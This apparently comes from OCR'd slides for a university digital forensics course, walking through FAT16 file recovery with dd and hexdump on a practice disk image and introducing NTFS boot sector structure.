0010a8b0  ff 50 ff 50 00 00 c0 ac  fc 50 05 00 4c 20 00 00  |.P.P.....P..L ..|
```

| Filename | Start Cluster | File Size |
|---|---|---|
| Image1.jpg | 0005 | 8268 bytes |

- The FAT points to follow-on clusters or to EOF (i.e. 0xFFFF)

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2052*512 )) -n $(( 40*512 ))
00100800  f8 ff ff ff ff ff ff ff  ff ff 06 00 07 00 08 00  |................|
00100810  09 00 ff ff 0b 00 0c 00  0d 00 0e 00 0f 00 10 00  |................|
00100820  11 00 12 00 13 00 14 00  15 00 16 00 17 00 18 00  |................|
00100830  19 00 1a 00 1b 00 1c 00  1d 00 1e 00 ff ff 20 00  |.............. .|
00100840  21 00 22 00 23 00 24 00  ff ff 00 00 00 00 00 00  |!.".#.$.........|
00100850  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00105800
```

File System Values
512 bytes / sector
1 cluster = 4 sectors
2048 bytes / cluster

# List Directory Entries

- Now we can combine the FAT and directory entries to find the location of file contents

Note: The FAT is going to specify the starting location of file contents in the data area! In this case, there is an offset of 12 sectors before file contents are found.

Root Directory Entries (Partial)

| Filename | Cluster | File Size (Clusters) | File Size (Sectors) | File Size |
|---|---|---|---|---|
| Image1 | 0x0005 | 5 | 20 | 8268 bytes |
| Image2 | 0x000A | 21 | 84 | 41104 bytes |
| Image3 | 0x001F | 6 | 24 | 11296 bytes |


File Allocation Table

| Data Area Cluster | Next Cluster |
|---|---|
| 0x0000 | 0xFFF8 |
| 0x0001 | 0xFFFF |
| 0x0002 | 0xFFFF |
| 0x0003 | 0xFFFF |
| 0x0004 | 0xFFFF |
| 0x0005 | 0x0006 |
| 0x0006 | 0x0007 |
| 0x0007 | 0x0008 |
| 0x0008 | 0x0009 |
| 0x0009 | 0xFFFF |

3 Clusters = 12 Sectors

The file named Image1.jpg is 20 sectors long

# File Recovery *





sudo dd if=disk1.dd of=image1.jpg bs=512 skip=2176 count=20

# Sectors to Skip

Max File Size

```
~ $ sudo dd if=disk1.dd of=image1.jpg bs=512 skip=2176 count=20
20+0 records in
20+0 records out
10240 bytes (10 kB, 10 KiB) copied, 0.000342929 s, 29.9 MB/s
```




# File Slack

- Why is there a discrepancy between the specified size of the file in the root directory and the file recovered?

| Filename | Extension | Attribute | Time | Date | File Start (Cluster) | File Start (Sectors) | File Size (Bytes) | File Size (Sectors) | Status |
|---|---|---|---|---|---|---|---|---|---|
| Image1 | jpg | Archive | 9:38:00 | 7/28/2020 | 0x0005 | 20 | 8268 | 17 | Normal File |
| Image2 | jpg | Archive | 9:41:18 | 7/28/2020 | 0x000A | 84 | 41104 | 81 | Normal File |
| Image3 | jpg | Archive | 9:43:06 | 7/28/2020 | 0x001F | 24 | 11296 | 23 | Normal File |

```
~ $ sudo dd if=disk1.dd of=image1.jpg bs=512 skip=2176 count=20
20+0 records in
20+0 records out
10240 bytes (10 kB, 10 KiB) copied, 0.000342929 s, 29.9 MB/s
```



# Assignment

- Using the same process discussed in this session, recover the other 2 files in the FAT16 file system
- The next quiz will ask questions about which skip and count values were necessary to recover image2.jpg and image3.jpg
- You may work with your project teams on Quiz #2

| Filename | Extension | Attribute | Time | Date | File Start (Cluster) | File Start (Sectors) | File Size (Bytes) | File Size (Sectors) | Status |
|---|---|---|---|---|---|---|---|---|---|
| Image1 | jpg | Archive | 9:38:00 | 7/28/2020 | 0x0005 | 20 | 8268 | 17 | Normal File |
| Image2 | jpg | Archive | 9:41:18 | 7/28/2020 | 0x000A | 84 | 41104 | 81 | Normal File |
| Image3 | jpg | Archive | 9:43:06 | 7/28/2020 | 0x001F | 24 | 11296 | 23 | Normal File |

```
~ $ sudo dd if=disk1.dd of=image?.jpg bs=512 skip= ?    count= ?
```

# References


- File System Forensic Analysis, Carrier, 2005

- Endian
  - ✓ https://bit.ly/30lIv3y

- FAT Volume Serial Numbers
  - ✓ https://www.digital-detective.net/documents/Volume%20Serial%20Numbers.pdf

- File Allocation Tables
  - ✓ https://www.ntfs.com/fat-partition-sector.htm
  - ✓ http://pierre.baudu.in/other/clustersize.en.html
  - ✓ https://slideplayer.com/slide/9087283
  - ✓ https://www.slideshare.net/shashikantpabari/file-system-and-file-allocation-tablesystem
  - ✓ https://doc.micrium.com/display/TECHOV/FAT+Organization

- Digital Forensics with Open Source Tools, Chapter 3

# COMP 5350 / 6350
## Digital Forensics

New Technology File System
Locating User Generated Data

# New Technology File System Introduction

# NTFS

- New Technology File System is a complex file system that provides greater functionality, reliability, and security, and large storage device support when compared with File Allocation Table (FAT) versions
- The operating systems designed for use with NTFS include:
  - Windows NT 3.1 – 4.0
  - Windows 95
  - Windows 98
  - Windows NT
  - Windows 2000
  - Windows XP
  - Windows 7
  - Windows 8
  - Windows 10

| File System | Max File Size | Max Partition Size | File Permissions |
|---|---|---|---|
| FAT12 | 16 MiB | 16 MiB | |
| FAT16 | 2 GiB | 2 GiB | |
| FAT32 | 4 GiB | 8 TiB | |
| NTFS | 2 TiB | 256 TiB | X |
| ext2 | 2 TiB | 32 TiB | X |
| ext3 | 2 TiB | 32 TiB | X |
| ext4 | 16 TiB | 1 EiB | X |
| HFS+ | 2 GiB | 2 TiB | X |
| XFS | 8 EiB | 8 EiB | X |

# FAT vs. NTFS

- Key differences between FAT and NTFS:

| | FAT16 | FAT32 | NTFS |
|---|---|---|---|
| Volume Size (Max) | 2 GB - 4 GB | 32 GB - 2 TB | 2 TB |
| File Size (Max) | 2 GB | 4 GB | 16 EB |
| File Name Length (Max) | 8.3 / < 255 chars | < 255 chars | < 255 |
| Encoding | System | System | Unicode |
| Compression | No | No | Yes |
| Encryption | No | No | Yes |
| File Permissions | No | No | Yes |
| Built-In Security | No | No | Yes |
| Fault Tolerance | No | Minimal | Yes |

# NTFS Version History

- Version 1.0
  - ✓ Windows NT 3.1, 1993
- Version 1.1
  - ✓ Windows NT 3.51, 1995
  - ✓ File Compression
  - ✓ Named Streams
  - ✓ Access Control Lists
- Version 1.2
  - ✓ Windows NT 4.0, 1996
  - ✓ Security Descriptors
- Version 3.0
  - ✓ Windows 2000, 2000
  - ✓ Disk Quotas
  - ✓ Encrypting File System
  - ✓ Sparse Files
  - ✓ Reparse Points
  - ✓ Update Sequence Number (USN) Journaling
  - ✓ Reorganized Security Descriptors
- Version 3.1
  - ✓ Expanded the Master File Table (MFT) Entries

# NTFS Capabilities

- Self-healing
  - ✓ Detection and correction of volume corruption without running disk repair utility
- Access Control Lists (ACL)
  - ✓ Administrator set system permissions with ACLs to preemptively identify resource access
- Encrypting File System (EFS)
  - ✓ NTFS utilized DESX to provide file encryption
- Disk Quotas
  - ✓ Tracking user disk utilization and restricting disk space
- Fault Tolerance
  - ✓ Automatic disk recovery using transaction logs and journal files
- File Compression
  - ✓ Use of Lempel-Ziv (LZ) compression algorithm to compress large files for efficient disk utilization

# Additional NTFS Capabilities

- Alternate Data Streams (ADS)
  - ✓ Areas where additional, non-critical, information about files can be stored
- Security Descriptors
  - ✓ Attributes that define all security definitions of a file or directory
- Sparse Files
  - ✓ Disk allocation based on files that contain nonzero data
- Reparse Points
  - ✓ Path linking, similar to symbolic links in Linux
- Update Sequence Number (USN) Journaling
  - ✓ Recording of all volume changes


# Find NTFS Partition(s)

- For this session we will be using disk image "disk2.dd"


1 Sector = 512 bytes

```
Forensics $ sudo fdisk -l disk2.dd
Disk disk2.dd: 1.8 GiB, 1941962752 bytes, 3792896 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xc3072e18

Device     Boot Start     End Sectors  Size Id Type
disk2.dd1        2048 1026047 1024000  500M 86 NTFS volume set
```

1,024,000 Sectors * 512 Bytes = 500 MB



# NTFS Partition Architecture




Note: The actual NTFS layout has never been published so this view is general and should not be taken as the data structure!

# NTFS Master Boot Record

# NTFS Master Boot Record

- The Master Boot Record (MBR) is the first sector of an NTFS partition
- The MBR contains a partition table and a small amount of executable code like the FAT boot sector
- The MBR finds the starting point of the partition and loads a copy the boot sector into memory

# NTFS Master Boot Record

| Master Boot Record | Master File Table | File Data Area | Master File Table Backup |
|---|---|---|---|

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

# NTFS MBR Usage

- In comparison to FAT partitions, there are many unused bytes within the NTFS MBR

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

# Master Boot Record - Bootstrap

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0xEB5290: Jump Short 52 NOP

- If bootable, jump 82 bytes to the start of boot code

# Master Boot Record – OEM ID

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0x4E54465320202020: "NTFS  "

# Master Boot Record – # Bytes / Sector

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0x200: 512 Bytes / Sector

# Master Boot Record – # Sectors / Cluster

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
